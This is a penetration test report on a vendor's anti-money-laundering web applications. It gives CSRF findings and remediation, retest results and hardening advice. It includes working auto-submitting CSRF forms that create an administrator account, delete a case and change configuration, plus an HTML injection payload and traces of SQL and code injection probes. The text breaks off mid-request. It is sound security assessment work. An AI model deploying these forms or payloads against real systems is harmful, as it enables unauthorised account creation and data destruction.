



Security report

SUBJECT

Web application penetration tests for Predictive Solutions

DATE

04.11.2025 – 21.11.2025

17.12.2025 (retest)

24.03.2026 (retest v2)

LOCATION

Cracow (Poland)

AUTHOR

Sebastian Jeż

VERSION

1.2

Executive summary

This document is a summary of work conducted by the SecurITUM. The subject of the test were web applications available at:

- [https://\[REDACTED\].predictivesolutions.pl](https://[REDACTED].predictivesolutions.pl)
- [https://\[REDACTED\].predictivesolutions.pl](https://[REDACTED].predictivesolutions.pl)
- [https://\[REDACTED\].predictivesolutions.pl](https://[REDACTED].predictivesolutions.pl)

Tests were conducted using the following roles:

- Application Administrator,
- Team Manager,
- Bank Employee,
- Unauthenticated User.

The tests were conducted on a best-effort basis.

The most severe vulnerabilities identified during the assessment were:

- [MEDIUM] SECURITUM-2420231-001: Lack of protection against Cross-Site Request Forgery (CSRF).

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by the SecurITUM.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, DirBuster, ffuf, nmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Status after retests – 17.12.2025

On 17 December 2025, previously identified vulnerabilities were retested. As a result, a “Retest Status” section was added for each vulnerability subject to retesting, containing detailed information on the retest performed.

A total of 3 vulnerabilities were retested. The results are summarized in the table below:

Vulnerability ID	Vulnerability title	Status after retests
SECURITUM-2420231-001	Lack of protection against Cross-Site Request Forgery (CSRF) attack	PARTIALLY FIXED
SECURITUM-2420231-002	HTML Injection	FIXED
SECURITUM-2420231-003	[REDACTED]	NOT FIXED

Status after retests – 24.03.2026

On 24 March 2026, previously identified vulnerabilities were retested. As a result, a “Retest Status” section was added for each vulnerability subject to retesting, containing detailed information on the retest performed.

During Retest v2, a total of 1 vulnerability and 6 informational findings were retested. The results are summarized in the table below:

Vulnerability ID	Vulnerability title	Status after retests
SECURITUM-2420231-001	Lack of protection against Cross-Site Request Forgery (CSRF) attack	FIXED
SECURITUM-2420231-002	HTML Injection	FIXED
SECURITUM-2420231-004	Lack of Strict-Transport-Security (HSTS) header	IMPLEMENTED
SECURITUM-2420231-005	Lack of Content-Security-Policy header	NOT VERIFIED
SECURITUM-2420231-006	Lack of Referrer-Policy header	IMPLEMENTED
SECURITUM-2420231-007	Redundant information disclosure about the application environment in HTTP response headers	PARTIALLY IMPLEMENTED
SECURITUM-2420231-008	Lack of general field validation	IMPLEMENTED
SECURITUM-2420231-009	Lack of Rate Limiting	IMPLEMENTED
SECURITUM-2420231-010	Access to Swagger	IMPLEMENTED
SECURITUM-2420231-011	Metadata in PDF files	NOT VERIFIED
SECURITUM-2420231-012	Numeric resource identifiers	NOT VERIFIED


Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- **CRITICAL** – exploitation of the vulnerability makes it possible to compromise the server or network device or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.
- **HIGH** – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.
- **MEDIUM** – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.
- **LOW** – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).
- **INFO** – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.


Statistical overview

Below, a statistical summary of vulnerabilities is shown:




Statistical overview after retests – 17.12.2025

Below, a statistical summary of vulnerabilities is shown:



Statistical overview after retests – 24.03.2026

Below, a statistical summary of vulnerabilities is shown:



Contents

Security report	1
Executive summary	2
Status after retests – 17.12.2025	3
Status after retests – 24.03.2026	3
Risk classification	4
Statistical overview	4
Statistical overview after retests – 17.12.2025	5
Statistical overview after retests – 24.03.2026	5
Change history	7
Vulnerabilities in the web application	8
[FIXED][MEDIUM] SECURITUM-2420231-001: Lack of protection against Cross-Site Request Forgery (CSRF) attack	9
Example #1 – Adding a new user with arbitrary privileges	11
Example #2 – Deleting a Case	14
[FIXED] [LOW] SECURITUM-2420231-002: HTML Injection	16
Informational issues	19
[IMPLEMENTED] [INFO] SECURITUM-2420231-004: Lack of Strict-Transport-Security (HSTS) header	20
[NOT VERIFIED] [INFO] SECURITUM-2420231-005: Lack of Content-Security-Policy header	21
[IMPLEMENTED] [INFO] SECURITUM-2420231-006: Lack of Referrer-Policy header	22
[PARTIALLY IMPLEMENTED] [INFO] SECURITUM-2420231-007: Redundant information disclosure about the application environment in HTTP response headers	23
[IMPLEMENTED] [INFO] SECURITUM-2420231-008: Lack of general field validation	25
Example #1	25
Example #2 – Potentially Dangerous Characters Returned in an Error Message	26
[IMPLEMENTED] [INFO] SECURITUM-2420231-009: Lack of Rate Limiting	28
[IMPLEMENTED] [INFO] SECURITUM-2420231-010: Access to Swagger	29
[NOT VERIFIED] [INFO] SECURITUM-2420231-011: Metadata in PDF files	32
[NOT VERIFIED] [INFO] SECURITUM-2420231-012: Numeric resource identifiers	34

Change history

Document date	Version	Change description
24.03.2026	1.2	Preparation of the report following the retest. The following changes were introduced: • addition of a “Retest Status” section for each tested finding, • addition of a “Retest Status” section to the summary, • addition of the “Statistical Summary After Retesting” chart, • removal of vulnerability SECURITUM-2420231-003 at the Client’s request.
17.12.2025	1.1	Preparation of the report following the retest. The following changes were introduced: • addition of a “Retest Status” section for each tested finding, • addition of a “Retest Status” section to the summary, • addition of the “Statistical Summary After Retesting” chart.
21.11.2025	1.0	Preparation of the security testing report.

Vulnerabilities in the web application

[FIXED][MEDIUM] SECURITUM-2420231-001: Lack of protection against Cross-Site Request Forgery (CSRF) attack

STATUS AFTER RETEST V2

The vulnerability has been remediated. During the retests, it was confirmed that the **X-CSRF-Token** header had been correctly implemented in the “AML” and part of „360” environments.

Submitting application state-changing requests without the aforementioned header resulted in the following error:

```
HTTP/1.1 403 Forbidden
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Vary: Origin
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization, X-CSRF-TOKEN
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Date: Tue, 24 Mar 2026 10:59:48 GMT
Content-Length: 32

{"message": "Missing CSRF token"}
```

STATUS AFTER RETEST

The vulnerability has been partially remediated. During the retesting, it was confirmed that the **X-CSRF-Token** header had been correctly implemented in the “AML” environment.

Submitting application state-changing requests without the aforementioned header resulted in the following error:

```
HTTP/1.1 403 Forbidden
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 42
Content-Type: application/json; charset=utf-8
Expires: -1
Vary: Origin
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization, X-CSRF-TOKEN
```

Access-Control-Allow-Credentials: true

Date: Wed, 17 Dec 2025 12:48:08 GMT

{"message": "CSRF token validation failed"}

Based on the above, the vulnerability was confirmed to have been remediated in the “AML” environment.

During the retesting window, the part of the “360” environment was also assessed. It should be noted that the “Settings” section appears to contain relatively sensitive configuration parameters:

Akcje	Nazwa	Opis
	ApplicationName	Podgląd danych klienta
	AppUrl	Adres aplikacji
	BuildVersion	Wersja aplikacji - czesc funkcjonalności na niej bazuje
	Database version	

	DebugMode	Wypisuje do Loga czasy i query	false
	FileAllowedExtensions	Dozwolone rozszerzenia	.pdf,.doc,.docx,.msg,.xls,.xlsx
	FileMainDirectory	Główny folder wymiany	C:\S [REDACTED]
	FileMaxLengthMB	Maksymalna wielkość pliku w Mb (nie może być większa niż konfiguracja IIS w web.config)	5

To confirm the presence of the vulnerability, the following Proof of Concept was prepared:


```
<html>
  <body>
    <form action="https://[REDACTED].predictivesolutions.pl/api/admin/globalConfig/globalTable"
method="POST">
      <input type="hidden" name="name" value="BuildVersion" />
      <input type="hidden" name="description"
value="Wersja&#32;aplikacji&#32;&#45;&#32;czesc&#32;funkcjonalnoÅ&#155;ci&#32;na&#32;niej&#32;baz
uje" />
```

```

<input type="hidden" name="value" value="DEM05" />
<input type="submit" value="Submit request" />
</form>
<script>
  history.pushState('', '', '/');
  document.forms[0].submit();
</script>
</body>
</html>

```

Confirmation of the vulnerability:



It is recommended to implement the mechanism across all application components responsible for state-changing operations.

SUMMARY

The tested application does not implement any protection against Cross-Site Request forgery attack. An attacker may execute any action in the application with another user's privileges, by convincing the user to enter URL, on which malicious HTML/JavaScript code was embedded.

More details:

- <https://owasp.org/www-community/attacks/csrf>
- <https://owasp.org/www-project-code-review-guide/reviewing-code-for-csrf-issues>
- <https://cwe.mitre.org/data/definitions/352.html>

PREREQUISITES FOR THE ATTACK

Convincing the victim user to visit a malicious URL.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Redirecting a user who has an active authenticated session in the tested application (in this case using NTLM authentication) and sufficient privileges to a page containing the HTML/JavaScript code shown below will result in the execution of an arbitrary operation.

Example #1 – Adding a new user with arbitrary privileges

```

<html>
<body>
  <form action="https://[REDACTED].predictivesolutions.pl/api/admin/users/" method="POST">
    <input type="hidden" name="userId" value="0" />
    <input type="hidden" name="userName" value="admin&#95;CSRF&#95;attack" />
    <input type="hidden" name="userLogin" value="[REDACTED]3DEM0&#92;&#92;[REDACTED]3&#95;15" />
    <input type="hidden" name="userMail" value="[...]&#64;[REDACTED]&#46;pl" />
    <input type="hidden" name="userGroups" value="" />
    <input type="hidden" name="userGroupsNames" value="" />
    <input type="hidden" name="userGroupsId" value="5" />
  </form>
</body>
</html>

```

```

<input type="hidden" name="userActive" value="true" />
<input type="hidden" name="userRoleId" value="1" />
<input type="hidden" name="userRoleText" value="" />
<input type="hidden" name="roleName" value="" />
<input type="hidden" name="userSignature" value="" />
<input type="hidden" name="inheritedPersonId" value="0" />
<input
                                type="hidden"                                name="userLastActivityDate"
value="2025&#45;11&#45;19T08&#58;51&#58;41&#46;529Z" />
<input type="hidden" name="userLastActivityIp" value="" />
<input type="hidden" name="clientInfoConfigId" value="" />
<input type="hidden" name="clientInfoUserId" value="" />
<input type="hidden" name="blockadeGiifAccess" value="0" />
<input type="hidden" name="blockadeGiifOriginArea" value="0" />
<input type="hidden" name="gfzAccess" value="0" />
<input type="hidden" name="gfzOriginArea" value="0" />
<input type="hidden" name="gfwAccess" value="0" />
<input type="hidden" name="gfwOriginArea" value="0" />
<input type="hidden" name="divisionAccess" value="false" />
<input type="hidden" name="terminationAccess" value="0" />
<input type="hidden" name="refusalsAccess" value="false" />
<input type="hidden" name="verificationRecords" value="false" />
<input type="hidden" name="deleteAmlAccess" value="false" />
<input type="hidden" name="monitoringOnline" value="false" />
<input type="hidden" name="klientAccess" value="false" />
<input type="hidden" name="reportsAccess" value="false" />
<input type="hidden" name="simAccess" value="false" />
<input type="hidden" name="verificationAdhoc" value="false" />
<input type="hidden" name="eeeTransactionsAccess" value="false" />
<input type="submit" value="Submit request" />
</form>
<script>
    history.pushState('', '', '/');
    document.forms[0].submit();
</script>
</body>
</html>

```

It is worth noting that the above code was generated after converting the request data from JSON to the application/x-www-form-urlencoded format, which was accepted by the server. This made it possible to successfully carry out the attack, whereas requests using the original JSON format were subject to certain limitations.

Example POST request prior to changing the data format:

```

POST /api/admin/users/ HTTP/1.1
Host: [REDACTED].predictivesolutions.pl
Content-Length: 791
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 [...]
Origin: https://[REDACTED].predictivesolutions.pl
Referer: https://[REDACTED].predictivesolutions.pl/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

```

Connection: keep-alive

```
{"userId":0,"userName":"admin_CSRF_attack","userLogin":"[REDACTED]3DEMO\\[REDACTED]3_10","userMail":"[...]@[REDACTED].pl","userGroups":[],"userGroupsNames":"","userGroupsId":[4,5,2,1,3,6],"userActive":true,"userRoleId":1,"userRoleText":"","roleName":"","userSignature":"","inheritedPersonId":0,"userLastActivityDate":"2025-11-19T09:06:34.239Z","userLastActivityIp":"","clientInfoConfigId":null,"clientInfoUserId":null,"blockadeGiifAccess":0,"blockadeGiifOriginArea":0,"gfzAccess":0,"gfzOriginArea":0,"gfwAccess":0,"gfwOriginArea":0,"divisionAccess":false,"terminationAccess":0,"refusalsAccess":false,"verificationRecords":false,"deleteAmlAccess":false,"monitoringOnline":false,"klientAccess":false,"reportsAccess":false,"simAccess":false,"verificationAdhoc":false,"eeeTransactionsAccess":false}
```

Example POST request after format change:

```
POST /api/admin/users/ HTTP/1.1
Host: [REDACTED].predictivesolutions.pl
Cookie: ASP.NET_SessionId=[...]
Content-Length: 668
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla[...]
Origin: https://[REDACTED].predictivesolutions.pl
Referer: https://[REDACTED].predictivesolutions.pl/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

```
userId=0&userName=admin_CSRF_attack&userLogin=[REDACTED]3DEMO\\[REDACTED]3_15&userMail=[REDACTED]%40securitum.pl&userGroups=&userGroupsNames=&userGroupsId=5&userActive=true&userRoleId=1&userRoleText=&roleName=&userSignature=&inheritedPersonId=0&userLastActivityDate=2025-11-19T08%3A51%3A41.529Z&userLastActivityIp=&clientInfoConfigId=&clientInfoUserId=&blockadeGiifAccess=0&blockadeGiifOriginArea=0&gfzAccess=0&gfzOriginArea=0&gfwAccess=0&gfwOriginArea=0&divisionAccess=false&terminationAccess=0&refusalsAccess=false&verificationRecords=false&deleteAmlAccess=false&monitoringOnline=false&klientAccess=false&reportsAccess=false&simAccess=false&verificationAdhoc=false&eeeTransactionsAccess=false
```

View before the CSRF attack was carried out (no account present in the system):

Ustawienia

[Użytkownicy](#) [Role](#) [Grupy](#) [Globalne](#) [Języki](#) [Logi](#) [Obszary](#) [Słowniki](#) [Konfiguracja](#)

Liczba aktywnych użytkowników biznesowych: 14

CSRF

Akcje	Login	Nazwa w systemie	E-mail	Rola użytkowni...	Grupa	Aktywne
			Brak dostępnych informacji.			

View after the attack was carried out (the newly created account is present in the system):

Ustawienia

< **Użytkownicy** Role Grupy Globalne Języki Logi Obszary Słowniki Konfiguracja >

Liczba aktywnych użytkowników biznesowych: 16 **CSRF** 

Akcje	Login	Nazwa w systemie	E-mail	Rola użytkownika	Grupa	Aktywne
	test_CSRF	test_CSRF		Pracownik Banku	Monitoring Transakcji Okazjonalnych	✓
	SYMOBIS3DEMO\\symobis3_15	admin_CSRF_attack		Administrator Systemu	Monitoring Transakcji Okazjonalnych	✓

Example #2 – Deleting a Case

```
<html>
<body>
  <form action="https://[REDACTED].predictivesolutions.pl/api/cases/delete/34" method="POST">
    <input type="submit" value="Submit request" />
  </form>
  <script>
    history.pushState('', '', '/');
    document.forms[0].submit();
  </script>
</body>
</html>
```

View before the CSRF attack was carried out (the case is present in the system):

BP/ 
★ OBSŁUGIWANA

 Otwarto
  Ryzyko Sankcji
  Związek adresowy K3W...
  (select load_file("\...
  58c1jj0pwx
  eval(compile("forw...

Priorytet **WYSOKI**
 Typ sprawy Weryfikacja Klucza RMA

Status szczegółowy
 Dotyczy ARAB BANK PLC

Szczegóły Podmioty Weryfikacja RMA Dochodzenia Zadania Załączniki

Przegląd

Sygnatura BP/ 

Źródło sprawy Źródło

Priorytet **WYSOKI**

Data utworzenia 2025-06-09 13:37:40

Wymagalność 2025-07-31 13:37:10

Request sent to the server after the attack was carried out:

```
GET /api/cases/details/34 HTTP/1.1
```

```
Host: [REDACTED].predictivesolutions.pl
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 [...]
Origin: https://[REDACTED].predictivesolutions.pl
Referer: https://[REDACTED].predictivesolutions.pl/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Server response confirming that the resource no longer exists:

```
HTTP/1.1 404 Not Found
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 19
Content-Type: text/plain; charset=utf-8
Expires: -1
Vary: Origin
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization
Access-Control-Allow-Credentials: true
Date: Tue, 18 Nov 2025 16:07:04 GMT

Resource not found.
```

LOCATION

All requests that change the application state.

RECOMMENDATION

It is recommended for the application to send a random anti-CSRF token in an HTTP response. The token should then be validated on the server side. Requests that do not contain the token or contain it with an incorrect value should be rejected. In the most secure implementation every response contains different anti-CSRF tokens.

It is recommended to verify whether the framework used in the application has built-in mechanisms protecting against CSRF.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[FIXED] [LOW] SECURITUM-2420231-002: HTML Injection

STATUS AFTER RETEST

The vulnerability has been remediated. Supplying HTML tags results in the following error:

```
HTTP/1.1 400 Bad Request
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 98
Content-Type: application/json; charset=utf-8
Expires: -1
Vary: Origin
Persistent-Auth: true
Access-Control-Allow-Origin: https://[REDACTED].predictivesolutions.pl
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, x-requested-with, X-Signalr-User-Agent, Authorization, X-CSRF-TOKEN
Access-Control-Allow-Credentials: true
Date: Tue, 16 Dec 2025 14:19:38 GMT

{"message": "The request is invalid.", "modelState": {"caseDescription": ["INVALID_HTML_CHARACTERS"]}}
```

SUMMARY

The tested application is vulnerable to an HTML injection attack. By injecting a specially crafted HTML payload into parameters submitted to the application, an attacker may manipulate the HTML content rendered to the user. As a result, the vulnerability may be leveraged to perform more effective social engineering attacks, for example by redirecting the user to a malicious domain.

More information:

- <https://www.imperva.com/learn/application-security/html-injection/>
- <https://cwe.mitre.org/data/definitions/79.html>

PREREQUISITES FOR THE ATTACK

Access to the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To confirm the presence of the vulnerability, the following steps should be performed:

1. Prepare an HTML payload intended to induce the user to click the injected element:

```
<a href=\"https://www.[REDACTED].com\"><strong><em>Click to download the full description</em></strong></a>
```

2. Inject the HTML payload into the parameter (highlighted in yellow):

```
PUT /api/cases/editCase/34 HTTP/1.1
Host: [REDACTED].predictivesolutions.pl
Content-Length: 520
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
```

```
User-Agent: Mozilla/5.0 [...]
Origin: https://[REDACTED].predictivesolutions.pl
Referer: https://[REDACTED].predictivesolutions.pl/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"caseId":34,"caseDetailedStatusId":null,"caseTypeId":11,"caseRequireDate":"2025-07-31T11:37:10.000Z","caseSubject":"ARAB BANK PLC","caseDescription":"Weryfikacja Klucza RMA:\nNazwa: ARAB BANK PLC\nBIC: ARABJOAX\n<a href=\"https://www.[REDACTED].com\"><strong><em>Click to download the full description</em></strong></a>\n\n","caseDescriptionSpecialChars":true,"casePriorityId":2,"caseModifyRequireDateFlag":false,"caseAdditionalColumn1":null,"caseAdditionalColumn2":null,"caseAdditionalColumn3":null,"caseClientId":null}
```

3. Verify the vulnerability (several examples demonstrating the rendering of the injected HTML code):



Właściciel	Maria [REDACTED]	Opis	Weryfikacja Klucza RMA: Nazwa: ARAB BANK PLC BIC: ARABJOAX Click to download the full description
Wymagalność	2025-07-31 13:37:10		
Załączniki Notatki Historia			
Typ sprawy	Weryfikacja Klucza RMA		
Dotyczy	ARAB BANK PLC		
Status	OBSŁUGIWANA		
Status szczegółowy			
Opis	Weryfikacja Klucza RMA: Nazwa: ARAB BANK PLC BIC: ARABJOAX Click to download the full description		

Zatwierdzenia

Archiwum

Nazwa: ARAB BANK PLC
BIC: ARABJOAX
[Click to download the full description](#)

https://www.securitum.com

ści danych

Szczegóły

Podmioty

Weryfikacja

LOCATION

https://[REDACTED]api.predictivesolutions.pl/api/cases/editCase/[...]

RECOMMENDATION

It is recommended to validate all data received from the user (to reject the values that are inconsistent with the template/format of a given field – whitelist approach) and then encode it on the output in relation to the context in which it is embedded (in all places of the application, not only those specified in the description).

For this purpose, it should be verified whether the framework used by the application has built-in functions that implement the described recommendation.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Informational issues

[IMPLEMENTED] [INFO] SECURITUM-2420231-004: Lack of Strict-Transport-Security (HSTS) header

STATUS AFTER RETEST V2

The informational finding has been addressed.

SUMMARY

The HTTP header: **Strict-Transport-Security** (HSTS) was not identified in the application responses.

The introduction of HSTS forces the browser to use an encrypted HTTPS connection in all references to the application domain. Even manually entering the "http" protocol name in the address bar will not send unencrypted packets.

The implementation of this header is treated as a generally good practice for hardening web application security.

More information:

- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

The server's HTTP responses should contain a header:

```
Strict-Transport-Security: max-age=31536000
```

Alternatively, it is possible to define the HSTS header for all subdomains:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

In addition, it is possible to use the so-called preload list, which by default is saved in the sources of popular web browsers. The result is that the user's browser, which connects to the application for the first time, will immediately enforce the use of an encrypted, secure communication channel. The preload value is set as follows:

```
Strict-Transport-Security: max-age=31536000; preload
```

More information:

- <https://hstspreload.org/>
- <https://www.chromium.org/hsts>
- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

[NOT VERIFIED] [INFO] SECURITUM-2420231-005: Lack of Content-Security-Policy header

SUMMARY

The **Content-Security-Policy** (CSP) header was not identified in the application responses.

Content Security Policy is a security mechanism operating at the browser level that aims to protect it against the effects of vulnerabilities acting on the browser side (e.g. Cross-Site Scripting). CSP may significantly impede the exploitation of vulnerabilities, however its implementation may be complicated and may require significant changes in the application structure.

The main idea of CSP is to define a list of allowed sources from which external resources can be loaded on the page. For example, if you define the following CSP policy:

```
Content-Security-Policy: default-src 'self'
```

all external resources on the webpage may be loaded only from the application's domain ('self'), and due to that, any attempt to load script or image from external domain will fail. In this implementation, it is also impossible to define the script code directly in the HTML code, e.g.:

```
<script>jQuery.ajax(...)</script>
```

All scripts must be defined in external files, e.g.:

```
<script src="/app.js"></script>
```

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

LOCATION

The entire application.

RECOMMENDATION

It is recommended to consider implementation of the **Content-Security-Policy** header. To do this, define all domains from which the resources in the application are downloaded (images, scripts, video/audio elements, CSS styles etc.) and build CSP policy based on them.

If a large number of scripts defined directly in the HTML code (<script> tags or events such as **onclick**) is used, they should be placed in external JavaScript files or **nonce** policies should be used. More information is included in the links below:

- <https://csp-evaluator.withgoogle.com/>
- <https://csp.withgoogle.com/docs/index.html>
- <https://report-uri.com/home/generate>

[IMPLEMENTED] [INFO] SECURITUM-2420231-006: Lack of Referrer-Policy header

STATUS AFTER RETEST V2

The informational finding has been addressed.

SUMMARY

It was identified that the tested application does not implement **Referrer-Policy** header.

This header allows to specify what information can be placed in the **Referer** request header. It is also possible to disable sending any values in the **Referer** header which will prevent from leaking sensitive information to other third-party servers.

More information:

- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>
- <https://scotthelme.co.uk/a-new-security-header-referrer-policy/>

LOCATION

The entire application.

RECOMMENDATION

Referrer-Policy header should be added in all server responses:

Referrer-Policy: [value]

where [value] should have one of the following values:

- **no-referrer:** **Referer** header will never be sent in the requests to server.
- **origin:** **Referer** header will be set to the origin from which the request was made.
- **origin-when-cross-origin:** **Referer** header will be set to the full URL in requests to the same origin but only set to the origin when requests are cross-origin.
- **same-origin:** **Referer** header contains full URL for requests to the same origin, in other requests the **Referer** header is not sent.

[PARTIALLY IMPLEMENTED] [INFO] SECURITUM-2420231-007: Redundant information disclosure about the application environment in HTTP response headers

STATUS AFTER RETEST V2

The informational finding has been partially addressed. Most of the headers identified below have been remediated. However, sending a below request still results in the disclosure of the following header:

```
GET / HTTP/1.1
Host: [REDACTED].predictivesolutions.pl
Cookie: [...]
